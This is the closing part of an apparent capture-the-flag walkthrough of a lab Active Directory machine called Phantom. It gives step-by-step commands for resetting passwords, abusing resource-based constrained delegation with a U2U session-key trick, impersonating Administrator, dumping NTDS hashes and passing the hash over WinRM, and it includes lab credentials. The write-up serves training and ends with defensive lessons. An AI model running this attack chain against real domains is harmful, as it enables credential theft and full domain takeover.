
net rpc password 'wsilva' 'P@ssw0rd123' -U "DC.phantom.vl"/"svc_sspr"%"gB6XTcqVP5MlP7Rc" -S "DC.phantom.vl"
We can confirm the password change was successful by running:
netexec smb phantom.vl -u 'wsilva' -p 'P@ssw0rd123'

Exploitation
Next, we need to validate if the MachineAccountQuota allows the users to create computer objects in Active Directory.
netexec ldap phantom.vl -u svc_sspr -p 'gB6XTcqVP5MlP7Rc' -M maq

This will allow us to perform RBCD, but a quick check shows that the MachineAccountQuota is 0 so we can’t add new machine account
Even though this user doesn’t have an SPN, we can still perform an RBCD attack. To do that, we request a Ticket-Granting Ticket (TGT) for the account, overwrite the user’s password hash with the TGT’s session key, and then abuse Kerberos features (S4U2self combined with U2U, followed by S4U2proxy) to obtain a delegated service ticket.
This technique is documented in The Hacker Recipes.
The important caveat is that once we replace the user’s password hash with the TGT key, which is not a valid long-term password, the account becomes unusable afterward.
While this technique allows for an abuse of the RBCD primitive, even when the
MachineAccountQuotais set to 0, or when the absence of LDAPS limits the creation of computer accounts, it requires a sacrificial user account. In the abuse process, the user account’s password hash will be reset with another hash that has no known plaintext, effectively preventing regular users from using this account.Source: The Hacker Recipes
To begin with RBCD exploitation, we sync our time with the target and delegate write permissions to the computer object:, like so:
timedatectl set-ntp off
ntpdate phantom.vl
rbcd.py -delegate-from 'wsilva' -delegate-to 'DC$' -dc-ip '10.129.234.63' -action 'write' 'phantom.vl'/'wsilva':'P@ssw0rd123'

First, we generate the NTLM hash for wsilva’s password using MD4 as a system variable.
Then we request a TGT (Ticket Granting Ticket) for wsilva using getTGT.py, supplying this hash instead of the plaintext password.
NTLM=$(echo -n 'P@ssw0rd123' | iconv -f UTF-8 -t UTF-16LE | openssl dgst -md4 | awk '{print $2}')
getTGT.py 'phantom.vl/wsilva' -hashes :$NTLM -dc-ip 10.129.234.63

Now that we have the ccache for wsilva , we extract the details of the Kerberos ticket and specifically look for the Ticket Session Key.
export KRB5CCNAME=wsilva.ccache
describeTicket.py wsilva.ccache | grep 'Ticket Session Key'

Now for this attack to be successful, we must modify the session key as wsilva‘s new NTLM hash.
impacket-smbpasswd -newhashes :524f183e8d5116a03334ccdf350722ed 'phantom.vl/wsilva:P@[email protected]'

With the NTLM hashes modified, we can impersonate the administrator account.
getST.py 'phantom.vl/wsilva' \-spn cifs/DC.phantom.vl \-impersonate Administrator \-dc-ip 10.129.2.248 \-k -no-pass -u2u
Next we then export the Kerberos ticket cache and use it to authenticate to the target, allowing us to dump system hashes and fully compromise the machine:
export KRB5CCNAME=Administrator@[email protected]
netexec smb phantom.vl --use-kcache --ntds

Finally, we can validate that this hash works:
netexec winrm phantom.vl -u administrator -H aa2abd9db4f5984e657f834484512117


Conclusion
Throughout this walkthrough of Phantom, we saw how a seemingly simple SMB share and a little credential leakage can unravel an entire Active Directory environment. What started with basic enumeration and a base64-encoded PDF quickly escalated into a full domain compromise. By combining password spraying, share enumeration, and targeted exploitation of Resource-Based Constrained Delegation (RBCD) via Kerberos, we turned low-privilege footholds into Domain Admin access.
Along the way, a few lessons became clear:
- Always validate and protect public files and shares; even innocuous artifacts can leak credentials.
- Understand how Windows authentication and delegation models work, abuse paths like RBCD aren’t theoretical if you can obtain the right credentials.
- Layered defensive controls matter: strong passwords, monitoring of account lockouts, and restricted delegation policies would significantly raise the bar.
In short: small oversights in an AD environment can cascade rapidly when combined with the right enumeration and attack techniques. If you’re defending Windows domains, study these fault lines, in both tools and policy, before an attacker does.